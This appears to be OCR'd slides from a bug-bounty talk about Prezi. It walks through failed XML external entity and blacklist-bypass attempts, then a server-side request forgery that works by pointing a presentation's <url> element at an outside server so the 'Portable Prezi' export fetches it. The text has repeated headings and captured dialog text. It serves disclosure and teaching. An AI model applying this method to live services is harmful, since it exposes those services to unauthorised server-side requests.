
- Try to add a non malicious DTD => OK
- Try to add an external XML entity => KO
- Try to bypass their blacklist (UTF-8, …) => KO

- FAIL! Let's try something else...

Inserting a symbol



Inserting a symbol




```
    <width>390.9237784827681</width>
    <p>
      <text><![CDATA[Some text]]></text>
    </p>
    <layout>
      <layout-element role="body" parent-id="0_24309637"/>
    </layout>
  </object>
  <object id="0_808369" type="image" x="3918.6162206265653" y="2293.218598433113"
    <source w="1592" h="1268" bt="750.9" bl="1225.25">
      643014691
      <url>http://0103.static.prezi.com.s3.amazonaws.com/media/a/3/1/1190e0927293
    </source>
    <sourceUrl>car.swf</sourceUrl>
  </object>
</zui-table>
<path>
  <s>
    <eagle o="0_24309637"/>
  </s>
  <s>
    <eagle o="25_4"/>
  </s>
</path>
```

Loading a symbol

- Modify <url> to point to a file you control
- The web editor will load the remote resource
- But everything is done client-side FAIL!


- Maybe we can find a way to instruct Prezi servers to retrieve our external content
- For example using the exporting features

Export as PDF



Export as PDF

- Library “AlivePDF” is used




AlivePDF is an open-source ActionScript 3 (Flash, Flex, AIR) PDF generation library ported from the FPDF PHP project. It allows you to generate PDF's 100% client-side.

AlivePDF is licensed under the MIT License. In other words, you can do whatever you want with it 😉

- Everything is done client-side :-(
- FAIL! Let's try something else...

Export as Portable Prezi



Ouverture de some-basic-text-gzhu0nwatvyy.zip

Vous avez choisi d'ouvrir :

some-basic-text-gzhu0nwatvyy.zip

qui est un fichier de type : archive zip (54,5 Mo)
à partir de : https://s3.amazonaws.com

Que doit faire Firefox avec ce fichier ?

○ Ouvrir avec Gestionnaire d'archives (défaut)

● Enregistrer le fichier

□ Toujours effectuer cette action pour ce type de fichier.


Annuler OK

Export as Portable Prezi

- Got a hit on my server! WIN!
- User-Agent: “Python-urllib/2.6”

- When the export is finished, a ZIP archive including <u>any external resource</u> is available on Amazon S3

Export as Portable Prezi

